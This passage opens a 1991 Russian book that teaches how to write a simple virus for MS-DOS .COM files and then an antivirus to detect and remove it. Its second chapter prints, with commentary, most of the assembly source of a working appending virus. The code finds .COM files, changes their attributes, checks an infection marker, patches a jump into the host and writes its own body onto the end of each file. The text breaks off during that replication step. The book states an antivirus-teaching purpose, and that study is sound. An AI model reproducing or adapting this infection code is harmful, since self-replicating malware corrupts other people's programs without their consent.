

П. Л. Х И Ж Н Я К

П И Щ Е М

В И Ж Н Я К

И

А

Н

Т

Н

для
IBM-СОВМЕСТИМЫХ
КОМПЬЮТЕРОВ

В

И

Ж

Н

Я

П. Л. ХИЖНЯК

ПИШЕМ

ВЫРУС...

И АНТИ

ВЫРУС

для
IBM-СОВМЕСТИМЫХ
КОМПЬЮТЕРОВ

ИЗДАТЕЛЬСТВО **intel**
МОСКВА 1991

Хижняк П.Л. Пишем вирус и... антивирус. / Под общей редакцией И.М.Овсянниковой. - М: ИНТО, 1991. - 90 с.

В книге описаны методы создания эффективных антивирусных программ-детекторов и фагов. С этой целью рассмотрены принципы функционирования некоторых типов вирусов и приведен ассемблерный текст простейшего СОМ-вируса с подробным рассказом о фазах создания вируса и о работе отдельных его частей.

Приведен также текст антивирусной программы-детектора и фага для данного конкретного вируса. Подробно описан процесс создания программы-антивируса, показана практическая работа вируса и антивируса в среде MS DOS для IBM PC совместимых компьютеров. В конце книги дана краткая аннотация ряда публикаций по вирусам и антивирусам.

Книга рассчитана на программистов различных уровней подготовки и на пользователей IBM-совместимых компьютеров.

С Хижняк П.Л., 1991

Ответственный редактор Овсянникова И.М.

Оригинал-макет подготовил Хижняк П.Л.

Литературная редакция Хижняк П.Л.

Художник Ратнер Е.Ю.

ISBN 5-86028-011-4

Введение

Компьютерные вирусы, едва появившись на свет, повергли в смятение компьютерную общественность, которая привыкла полагаться на компьютеры как на верных и, главное, надежных помощников в своей работе. И вдруг - как молнии - в печати под громкими заголовками замелькали сообщения об эпидемии, вызванной компьютерными вирусами. Компьютеры как бы вырвались из-под власти человека: программиста, оператора, пользователя - и их поведение, до этого совершенно спокойное и пристойное, перестало быть предсказуемым. Более того, компьютеры стали опасными. Нет, не для человека - для программ и данных, которыми он пользуется. Однако, если небольшая ошибка в программе, управляющей, например, ядерным реактором, может привести к его аварии (и это уже случалось!), то каких бед может натворить компьютер, "заболевший" вирусом и в больном угаре, скажем, запустивший ракету с атомной боеголовкой? Возможны и менее опасные действия компьютера: неверная обработка важных финансовых документов, порча бесценной научной или медицинской информации... Да мало ли что еще может натворить компьютер, которому человек доверил управлять теми или иными важными процессами в производстве и в жизни. Осознав все это и почувствовав на себе коварство невидимых врагов, человек сразу встал на борьбу с ними.

Откуда же взялись компьютерные вирусы, что это такое и как с ними бороться? Понимая, что большинство читателей этой книги прекрасно знает ответ, по крайней мере, на первый из этих вопросов, мы опустим его подробное освещение и перейдем сразу ко второму, а затем - и к третьему.

Итак, болезное самолюбие в одних случаях, желание выделиться в других и жажда мести в третьих - породили вандалов в чинной среде программистов.

Их изобретательность не знает границ. Современные компьютерные вирусы - это программы, которые не только размножаются и живут самостоятельной жизнью, но которые обманывают, скрываются, убивают другие программы! Полный набор терминов из криминальной хроники. Поэтому и методы борьбы с компьютерными вирусами тоже напоминают методы Шерлока Холмса. Слежка, ловля "на живца", обыски, производимые антивирусными программами в памяти компьютера и на диске - чем не детективный роман? Однако борьба с вирусами - дело не столько захватывающее, сколько сложное, требующее особого внимания, терпения, вдумчивости и твердых знаний. Итак - приступим к борьбе.

Глава 1. Вирус и антивирус.

1.2 Описание простейшего вируса.

Начнем с определений. Вирусом называют программу, которая помимо желания пользователя компьютера выполняет действия, мешающие его нормальной работе. Характерными чертами вирусов являются следующие:

1. Код вируса (или его часть) внедряется в другие программы. А программами являются, например, загрузочная запись (*boot record*) и системный загрузчик (*master boot record*), драйверы, оверлейные файлы и т.п.
2. Код вируса попадает в память или на внешние накопители, а также выполняется помимо воли пользователей и операторов ЭВМ.
3. Действия вируса вызывают различные вредные последствия: замедление работы компьютера, порча программ и данных, искажение результатов ввода/вывода, засорение оперативной памяти и внешних носителей и др.

Существует много типов вирусов, познакомиться с которыми подробно читатель сможет, прочитав литературу, список которой приведен в конце данной книги. Мы же рассмотрим работу простейшего файлового вируса, поражающего .COM-файлы и не являющегося резидентным. Такой вирус, будучи однажды выпущенным "на волю", заражает программы следующим образом. Первым делом, получив управление при запуске зараженной программы, вирус ищет на доступном диске файлы с расширением .COM. Найдя подходящий файл (т.е. перемещаемую программу), вирус записывает свой код за последним оператором (т.е. в

“хвост“) этой программы, а затем на место первых трех байт этой программы записывает код короткого перехода по адресу входа в свою программу, предварительно сохранив исходные три байта в своей внутренней области данных или в стеке.

После этого вирус перезаписывает модифицированный .COM-файл на магнитный диск. При этом изменяется длина исходного файла. В принципе, возможно существование вирусов, не изменяющих длину заражаемого файла. В этом случае код исходного файла должен храниться в зараженном файле в архивированном виде или же код вируса и частично “лишний“ код исходного файла должны храниться в сбойных секторах или в системной области магнитного диска.

После заражения файла (или вместо этого) вирус может заняться вредоносной деятельностью (хотя заражение файлов - вещь и так достаточно неприятная). Завершив выполнение всего, что наметил его автор, вирус восстанавливает (только в памяти компьютера!) исходные три байта той программы, которая передала ему управление и осуществляет переход на начало этой программы.

Поскольку в .COM-файле, если не принимать специальных мер, адрес входа всегда равен 100h, то для передачи управления по этому адресу вирус может использовать длинный переход и не рассчитывать относительное смещение адреса, учитывающее длину заражаемой программы.

Таким образом, сначала всегда выполняется код вируса, а затем - сама зараженная программа. У пользователя может создаться впечатление, что все в порядке (ведь программа отработала нормально!). Действия же вируса, как правило, незаметны и выполняются в течение очень короткого промежутка времени.

Схема работы вируса в зараженной программе приведена на рис 1.




Рисунок 1. Схематическое изображение принципа работы вируса в зараженной .COM-программе.

1.3 Описание работы антивируса

Существуют различные типы антивирусных программ и технических средств. Например, резидентные перехватчики системных прерываний и прерываний BIOS, программы-ревизоры, проверяющие длины и контрольные суммы файлов и др.

Мы расскажем читателю лишь о двух типах антивирусных программ - детекторах и фагах. Первые лишь обнаруживают наличие вируса и указывают его место положения. Вторые "лечат" программы, т.е. "выкусывают" вирус из зараженной программы и (иногда полностью, иногда почти полностью) приводят программу к прежнему виду.




Рисунок 2. Схематическое изображение принципа восстановления антивирусом (фагом) зараженной .COM-программы.

Очевидно, что идеальная антивирусная программа, предназначенная для восстановления зараженных файлов (т.е. для приведения их к исходному виду), должна проделать всю работу, которую проделал вирус, в обратном порядке. А именно:

1. найти зараженную программу;
2. зная, в каком месте своей области данных вирус хранит первые три байта зараженной программы, переписать эти три байта вместо трехбайтовой команды перехода на начало кода вируса;
3. зная длину вируса (а еще лучше - первоначальную длину зараженной программы) "отрезать" ту часть зараженной программы, которая содержит код вируса;

4. записать вылеченную программу на магнитный диск, восстановив возможно точнее ее прежнюю длину.

Помимо указанных действий грамотно написанная антивирусная программа-фаг по ходу работы должна выполнять многочисленные проверки, чтобы вместо "лечения" не испортить зараженную (или даже здоровую!) программу.

Например, программа-фаг обязательно должна работать совместно с программой-детектором или (еще лучше) составлять с ней одно целое. Таким образом будет обеспечено "лечение" лишь действительно зараженных данным вирусом программ. Программа-фаг, всегда ориентирована на борьбу с конкретным вирусом (или группой определенных вирусов) и совершенно не приспособлена к борьбе со всеми остальными. Достаточно бывает внести в код вируса совершенно незначительные изменения - и эффективно работавший фаг станет бессилён в борьбе с новым штаммом. Более того, программа-фаг может в этом случае перестать "лечить" зараженные файлы, а лишь будет безвозвратно их портить. Поэтому при пользовании антивирусными программами-фагами следует придерживаться ряда предосторожностей:

1. всегда необходимо перед "лечением" создавать резервные копии зараженных программ на отдельных гибких дисках;
2. перед "лечением" необходимо с помощью программ-детекторов убедиться, что подозреваемый файл действительно заражен тем самым штаммом вируса, против которого успешно борется имеющаяся у Вас программа-фаг;
3. все операции по поиску, копированию и лечению зараженных файлов следует проводить на незараженном компьютере. Для этого достаточно произвести загрузку DOS с эталонной незараженной и защищенной от записи дискеты,

содержащей операционную систему, которая всегда должна быть под рукой.

Глава 2. Пишем вирус

Борьба с компьютерными вирусами на профессиональном уровне предполагает хорошее знание работы вирусов на уровне кода. То есть разработчику антивирусных программ необходимо знакомство не только с основными принципами действия вирусов, но и со способами программной реализации этих принципов. Особенно это относится к случаям борьбы с новыми, неизвестными ранее вирусами или с новыми штаммами вирусов, для которых не существует стандартных средств (программ) для их обнаружения и нейтрализации последствий их разрушительных действий.

В данной главе приводится текст программы (отлаженной и проверенной в действии), имитирующей работу простейшего файлового вируса, заражающего СОМ-программы. Данная программа без всяких изъятий проделывает все то, на что способен простой СОМ-вирус, т.е. проверяет наличие не зараженных данным вирусом программ на диске (чтобы не заражать одну и ту же программу дважды), заражает такую программу - и вместо выполнения троянской компоненты вируса выдает на экран сообщение о том, что произошло заражение программы. После первого заражения какого-либо .СОМ-файла с помощью данной программы вирус начинает самостоятельную жизнь и способен выполнять все вышеуказанные действия при каждом запуске зараженной программы.

Не предполагая у читателя досконального знания языка ассемблера, прерываний и функций MS-DOS и BIOS, мы будем давать по возможности полные комментарии к каждой структурной части программы-вируса и антивируса.

2.1 С чего начать?

Все .COM-программы начинаются почти одинаково: со своеобразного заголовка .COM-программы, указывающего стандартные совпадающие сегментные регистры кода (**cs**) и данных (**ds**) и адрес начала кода, равный **100h**, т.е. сразу за сегментным префиксом программы (**PSP**), который располагается по нулевому смещению и занимает **100h** байт.

```
CSEG      segment
          assume cs:cseg,ds:cseg,es:cseg
          org 100h

START:
```

Содержимое регистра расширенного сегмента данных (**es**), который может использоваться в программе для операций со строками данных, пока тоже оставим равным содержимому регистра **cs**.

2.2 Передача управления вирусу

Поскольку, как показано выше, работа вируса начинается с выполнения трехбайтовой команды ближнего перехода на начало кода вируса, мы запишем эту команду сразу за меткой **START**.

Далее, необходимо учесть отличие программы, запускающей вирус, от вируса в "чистом" виде, которое заключается в том, что эта программа после завершения работы, в отличие от вируса, внедрившегося в программу, должна передать управление DOS, а не программе-носителю вируса. Чтобы отличить запускающую программу от вируса, запишем идентифицирующий код (например **0FFFFh**) сразу за командой перехода на начало запускающей программы.

START:

```

    db      0E9h
    dw      15h      ; Near jump to RESTORE_3_BYTES
ID      dw      0FFFFh

```

org 110h

VIRUS:

Обратите внимание на необычность записи команды ближнего перехода. Эта команда записана непосредственно в виде машинного кода (**0E9h**) и относительного смещения перехода (**15h**), которое вычисляется по сумме длин команд и данных, расположенных перед началом основной программы (метка **RESTORE_3_BYTES**). Относительное смещение перехода будет вычисляться вирусом при заражении программы, и следовательно вместо смещения **15h** в зараженной программе будет стоять совершенно другое число. Команда **org 110h**, предписывающая ассемблеру располагать следующие за ней коды со смещения **110h**, записана для удобства расчета адреса перехода и для обеспечения резерва области данных запускающей программы.

2.3 Восстановление программы-носителя

После получения управления наш вирус прежде всего восстанавливает первые три байта исходной программы, которые он хранит в своей области данных, расположенной сразу за кодом вируса (метка **BYTES_3**). В запускающей программе сегмент кода и сегмент данных вируса совпадают. Однако в зараженной программе область данных вируса отодвигается как минимум на количество байт, равное собственной (прежней) длине зараженной программы. Поэтому в вирусе необходимо предусмотреть приращение содержимого сегмента данных (**ds**) на величину, равную округленной в большую сторону исходной длине зараженной

программы по модулю **10h** (т.к. число, хранящееся в регистре **ds**, по определению, принятому для семейства процессоров **80x86**, в **10h** раз меньше абсолютного смещения сегмента данных).

VIRUS:

```

        push    ds
        mov     ax,cs
        db      00000101b ; Add ax,imed
NEW_DS  dw      0FFFFh    ; 0FFFFh should be replaced
        mov     ds,ax     ; Define new ds segment

```

RESTORE_3_BYTES:

```

        mov     al,BYTES_3[0]      ; Restore first 3 bytes
        mov     byte ptr cs:[100h],al
        mov     al,BYTES_3[1]
        mov     byte ptr cs:[101h],al
        mov     al,BYTES_3[2]
        mov     byte ptr cs:[102h],al

```

Поскольку длина заражаемой программы заранее не известна, мы записали команду, корректирующую **ds** непосредственным прибавлением к его содержимому соответствующего числа, также как и первую команду перехода, в виде машинного (двоичного) кода **00000101b** (**Add ax,imed**). Слово, которое следует за этой командой (пока это **0FFFFh**), должно представлять собой число, которое прибавляется командой **00000101b**. Это число будет подставлено вирусом по адресу, определяемому меткой **NEW_DS**.

2.4 Сохранение DTA

Далее, поскольку, вирус будет пользоваться функциями **DOS**, для выполнения операций с файлами,

необходимо предусмотреть возможность выделения DTA (Data Transfer Area) для этих целей. Наш вирус будет пользоваться DTA зараженной программы, но поскольку при этом содержимое DTA, которое необходимо зараженной программе для ее нормальной работы (после передаче ей вирусом управления), будет испорчено, сохраним DTA в области данных вируса, выделив для этого целых 100h байт (т.е. для сохранения общности будем хранить целиком PSP).

STORE_DTA:

```
    mov     cx,100h
    mov     bx,0
```

DTA_S:

```
    mov     al,byte ptr cs:[bx]
    mov     byte ptr DTA[bx],al
    inc     bx
    loop    DTA_S
```

2.5 Область данных вируса

Таким образом, мы подготовили практически все необходимое для дальнейшей работы вируса (или запускающей вирус программы). Работа запускающей программы отличается от работы вируса тем, что она не производит реальных действий по восстановлению первых трех байт (эта работа для запускающей программы является холостой), и не производит корректировки содержимого регистра данных **ds**. Однако как вирус, так и запускающая программа имеют одинаковую по структуре область (сегмент) данных, расположенную в самом конце. Поскольку мы сразу активно оперируем данными, приведем структуру этой области уже теперь.

```

Fmask      db      '*.COM',0h
FNAME      db      12 dup (?),0h
FLENOLD    dw      (?)      ; Length of file
FLEN       dw      (?)      ; Corrected length of file
HANDLE     dw      0FFFFh   ; File handle number
JMPVIR     db      0E9h     ; JMP code
JMP_L      db      (?)
JMP_H      db      (?)      ; 3 bytes for virus JMP
BYTES_3    db      3 dup (?) ; Original 3 bytes
           db      (?)
DTA        db      101h dup (?)
MSG        db      0Ah,0Dh,'Hallo! I have got a virus for
you!',0Ah,0Dh,'$'
VIRLEN     equ     $-VIRUS

CSEG       ends
           end START

```

Тот факт, что область данных нашего вируса расположена в самом конце программы, отражен наличием команд **CSEG ends** и **end START**.

Поскольку мы глубоко продумали алгоритм работы вируса и хорошо представляем себе данные, которыми он будет оперировать, мы можем описать и объяснить все, что хранится в этой области.

```

Fmask      db      '*.COM',0h

```

Строка **Fmask** в формате ASCIIZ длиной 6 байт содержит маску имен файлов, которые вирус будет просматривать в поиске новой "жертвы". Это все файлы с расширением .COM.

```

FNAME      db      12 dup (?),0h

```


Строка **FNAME** длиной 13 байт представляет собой место, зарезервированное для хранения имени файла-жертвы с расширением в формате ASCIIZ

FLENOLD dw (?) ; Length of file

Слово **FLENOLD** зарезервировано для хранения длины файла-жертвы, поскольку с этой величиной вирус будет проводить различные манипуляции при расчете новой длины уже зараженного файла.

FLEN dw (?) ; Corrected length of file

Слово **FLEN** зарезервировано для хранения скорректированной (новой) длины файла, уже зараженного вирусом.

HANDLE dw 0FFFFh ; File handle number

Слово **HANDLE** зарезервировано для хранения логического номера (handle) открываемого файла. В случае, когда вирусом не было открыто ни одного файла, в этом слове хранится число **0FFFFh**.

JMPVIR db 0E9h ; JMP code

JMP_L db (?)

JMP_H db (?) ; 3 bytes for virus JMP

Байт **JMPVIR** хранит константу **0E9h**, представляющую собой код близкого перехода.

Байты **JMP-L** и **JMP-H** зарезервированы для хранения, соответственно, младшей и старшей части смещения, являющегося частью команды перехода. Это смещение рассчитывается вирусом в процессе заражения файла.

```
BYTES_3  db      3 dup (?) ; Original 3 bytes
          db      (?)
```

Три байта под меткой **BYTES-3** зарезервированы для хранения исходных трех байт программы-жертвы. Эти байты подставляются обратно по смещению **100h** (в памяти) перед передачей управления программе-носителю вируса. Еще один байт - резерв.

```
DTA      db      101h dup (?)
```

Сто байт отведено (метка **DTA**) для хранения области **PSP** (*Program Segment Prefix*), включающей в себя **DTA** (*Data Transfer Area*), и один байт - резерв.

```
MSG      db      0Ah,0Dh,'Hallo! I have got a virus for
you! ',0Ah,0Dh,'$'
```

Меткой **MSG** обозначена ASCII строка, которую выдает на экран вирус при заражении очередной программы. Это - единственное "вредное" действие, совершаемое нашим вирусом (не считая, конечно, самого заражения .COM-программ).


```
VIRLEN equ $-VIRUS
```

Константа **VIRLEN** не занимает места в области данных. Эта величина равна длине кода вируса, который приписывается в "хвост" заражаемой программы (знак **\$** означает текущий адрес, а метка **VIRUS** - смещение начала кода вируса).

Знак '**\$**', расположенный в строке **MSG** является последним кодом вируса. Наш вирус будет использовать этот код для проверки, не заражен ли уже данным вирусом намечаемый файл-жертва. Сразу же хочется отметить, что этот факт может быть использован для вакцинации (защиты) программ от данного вируса. Для этого достаточно лишь приписать код '**\$**' в конец защищаемой программы. К сожалению, этот прием не спасает от других вирусов. Кроме того, если поверх нашего вируса "сел" другой, то наш вирус заразит данную программу еще раз.

2.6 Поиск жертвы

Наш вирус - простейший. В нем отсутствуют наиболее мощные средства работы с файловой системой DOS. Поэтому этот вирус способен отыскивать потенциальные жертвы лишь в текущем каталоге, из которого запущена программа-носитель вируса. Для этого наш вирус использует функции DOS **4Eh** (*Find first matching file*) и **3Eh** (*Find next matching file*), которые осуществляют поиск файла по заданному шаблону (у нас это ASCIIZ строка с меткой **FMASK**:

```
FMASK db '*.COM',0h
```

Помимо соответствия имени файла шаблону, его атрибуты также должны соответствовать атрибутам,

заданным в регистре `cx` перед вызовом функции `4Eh` (или `3Eh`). Функция DOS находит файл, атрибуты которого разрешены маской. Единичный бит в маске означает, что соответствующий бит в байте атрибутов может быть как единичным, так и нулевым; нулевой бит в маске означает, что соответствующий бит в байте атрибутов файла может быть только нулевым. Таким образом, если маска атрибута (содержимое регистра `cx`) равна, например, `00100001`, а байт атрибутов файла равен `00100000` или `00100001`, то этот файл будет найден DOS. А файл с байтом атрибутов `00100010` найден не будет.

FIND_FIRST:

```

    lea     dx,FMASK
    mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
    mov     ah,4Eh
    int     21h              ; Find first .COM file

    jnc     STORE_FNAME
    jmp     ERR

```

Если файла, соответствующего заданному шаблону и маске атрибутов найдено не было (или произошла ошибка), управление передается на метку **ERR**, в противном случае - на метку **STORE_FNAME** (сохранить имя файла).

Поскольку среди найденных файлов могут оказаться те, которые вирусу "не подходят" (например, их длина слишком велика, или они уже заражены данным вирусом), здесь же следует предусмотреть поиск следующего файла, соответствующего шаблону (позначим этот блок программы меткой **FIND_NEXT**). Обращение к этому блоку будет делаться позже, после всех необходимых проверок.

FIND_NEXT:

```

mov     bx,HANDLE
mov     ah,3Eh
int     21h      ; Close previous file
mov     HANDLE,0FFFFh

mov     ah,4Fh
int     21h
jnc     STORE_FNAME
jmp     ERR

```

Очевидно, что перед тем, как найти следующий файл, соответствующий шаблону, необходимо закрыть предыдущий. Это делают первые четыре оператора, следующие за меткой **FIND_NEXT** (функция DOS 3Eh). При этом в слово **HANDLE** засылается число **0FFFFh**, которое, как мы договорились, является признаком того, что все открытые нами файлы закрыты.

2.7 Жертва найдена?

Если подходящий файл найден (а таким файлом наш вирус “считает” .COM-файлы с не установленными атрибутами “read-only”, “system” и “hidden” (атрибут “archive” ему безразличен), то необходимо сохранить имя файла с тем, чтобы затем воспользоваться функциями, использующими для операций чтения и записи его логический номер (*handle*).

STORE_FNAME:

```

cmp     byte ptr cs:[95h],00000001b ; Test r/o attribute
je      FIND_NEXT ; if r/o is set, do not infect
mov     bx,0

```

NEXT_SYM:

```

mov     al,byte ptr cs:[bx+9Eh]
mov     FNAME[bx],al
cmp     byte ptr cs:[bx+9Eh],0
je      SET_ATTRIB
inc     bx
cmp     bx,13
jng     NEXT_SYM
jmp     ERR

```

Заметим, что в блоке с меткой **STORE_FNAME** дополнительно проверяется атрибут "read-only". Это совершенно не обязательно в данной программе, так как наша маска атрибутов и так не допускает поиска файлов с этим атрибутом. Дополнительная проверка введена лишь как иллюстрация того, что любой атрибут можно проверить, считав байт атрибутов из DTA по смещению **95h** (ведь наш вирус, несмотря на его реальность - все же учебный).

Имя файла хранится в DTA в формате ASCIIZ (т.е. без пробелов и заканчивается нулевым кодом, длина его с расширением не более 13 символов, включая нулевой код) начиная со смещения **9Eh**.

Если бы мы хотели, чтобы наш вирус заражал любые .COM-файлы (в том числе системные, скрытые и "только-для-чтения") мы должны были бы установить маску атрибутов при поиске подходящего файла равной **00100111**, а после того, как подходящий файл найден, изменить его атрибут "read-only" с тем, чтобы этот файл можно было модифицировать (ведь именно этим и занимается вирус). И хотя для нас это также необязательно, тем не менее покажем, как вирус может изменять атрибуты файла.

SET_ATTRIB:

```

lea     dx,FNAME
mov     cx,00100000b      ; arc,dir,vol,sys,hid,r/o
mov     ax,4301h
int     21h              ; Set file attributes

```



```

jnc     READ_HANDLE
jmp     ERR

```

Теперь пора открывать файл с помощью *handle-*ориентированной функции DOS **3D (02)** - открыть файл в режиме чтения/записи (*handle* файла после его открытия хранится в регистре *ax*, надо не забыть его сохранить).

READ_HANDLE:

```

lea     dx,FNAME
mov     ax,3D02h ; Read/write mode
int     21h      ; Open a file
jnc     READ_3_BYTES
jmp     ERR

```

Теперь, когда файл успешно открыт (а в случае ошибки - переход на метку **ERR**), можно последовательно сделать следующее. Пока (сразу после открытия файла) указатель стоит на начале файла, считаем и сохраним первые три байта только что открытого файла, а заодно сохраним его *handle* (логический номер).

READ_3_BYTES:

```

mov     HANDLE,ax ; Store handle from ax

lea     dx,BYTES_3
mov     bx,HANDLE
mov     cx,3      .; Number of bytes to read
mov     ah,3Fh
int     21h      ; Read and store first 3 bytes
jnc     READ_FLEN
jmp     ERR

```

Прочитаем длину открытого файла. Для этого обычно устанавливают текущий указатель (*seek pointer*) на конец файла и вызывают функцию DOS 42h [02] (Изменить положение указателя текущей позиции). При этом смещение указателя относительно начала файла (т.е. его длина!) заносится в виде двойного слова в регистры dx (старшая часть) и ax (младшая часть).

READ_FLEN:

```

mov     cx,0
mov     dx,0      ; NULL seek position in cx:dx
mov     bx,HANDLE
mov     al,2      ; Relative to EOF
mov     ah,42h    ; Get program length in dx:ax
int     21h
jnc     CHECK_ID
jmp     ERR

```

Теперь, вероятно, пора убедиться, что открытый файл не был заражен нашим вирусом ранее. Однако, возможно нам и не потребуется определять наличие индикатора заражения. Это в том, например, случае, если длина открытого файла слишком велика (например, превышает 64 К байт), или же она становится слишком велика после заражения. Для начала рассчитаем округленную до 16 (величина параграфа памяти) длину файла, сохраним эту величину в слове **FLEN**.

CHECK_ID:

```

mov     FLENOLD,ax      ; Store length of file

test    ax,00001111b
jz      JUST
or      ax,00001111b
inc     ax

```


JUST:

```

mov     FLEN,ax    ; Store corrected length of file

cmp     ax,64500
jna     CALC_DS
jmp     FIND_NEXT

```

Заодно рассчитаем и приращение значения сегмента данных (для использования его вирусом в данном файле в случае его заражения) - именно эта величина прибавляется к содержимому регистра **ds** (разумеется, через регистр **ax**). Эта операция выполняется операторами, следующими сразу за меткой **VIRUS**. Вот зачем необходимо округление длины файла до 16 в большую сторону!

CALC_DS:

```

mov     cl,4
shr     ax,cl      ; Calculate new ds segment difference
dec     ax
mov     byte ptr NEW_DS[0],al
mov     byte ptr NEW_DS[1],ah      ; Store new ds segment

```

Вот теперь самое время прочитать последний байт этого файла и убедиться, что он не был заражен нашим вирусом ранее. Напомним, что в качестве такого индикатора мы используем символ '\$'.

```

mov     cx,0
mov     dx,FLENOLD
dec     dx
mov     bx,HANDLE
mov     al,0       ; Relative to EOF
mov     ah,42h
int     21h        ; Set seek to last byte of file

```

```

    jnc     READ_ID
    jmp     ERR

```

READ_ID:

```

    lea     dx,BYTES_3[3]
    mov     bx,HANDLE
    mov     cx,1
    mov     ah,3Fh
    int     21h      ; Read last byte to BYTES_3[3] (ID='$')
    jnc     TEST_ID
    jmp     FIND_NEXT

```

TEST_ID:

```

    cmp     BYTES_3[3],'$'
    jne     NOT_INFECTED
    jmp     FIND_NEXT ; Check if file is infected

```

Если файл уже заражен нашим вирусом, то следует перейти к метке **FIND_NEXT** и повторить все операции с самого начала. Если же файл не заражен, то можно произвести окончательную его подготовку к внедрению вируса. Рассчитаем смещение кода вируса относительно начала заражаемого файла (напомним, что вирус записывает себя в конец файла, причем смещение округлено по границе параграфа - хотя вообще говоря это не обязательно).

NOT_INFECTED:

```

    mov     ax,FLEN   ; Calculate JMP address
    sub     ax,03h
    mov     JMP_L,al
    mov     JMP_H,ah  ; Store new JMP address

```


2.8 Вирус размножается

Теперь происходит самое главное: вирус приписывает себя (свой код, включая область данных, где хранятся первые три байта этого файла, скорректированные операторы модификации сегмента данных и т.п.) в конец файла-жертвы.

```

mov     cx,0
mov     dx,FLEN
mov     bx,HANDLE
mov     ax,4200h ; Set seek to corrected end of file
int     21h
jc      ERR

lea     dx,VIRUS
mov     cx,VIRLEN
mov     bx,HANDLE
mov     ah,40h
int     21h      ; Write virus to file
jc      ERR

```

Теперь осталось лишь вместо первых трех байт файла-жертвы записать три байта, которые представляют собой команду перехода на начало вируса.

```

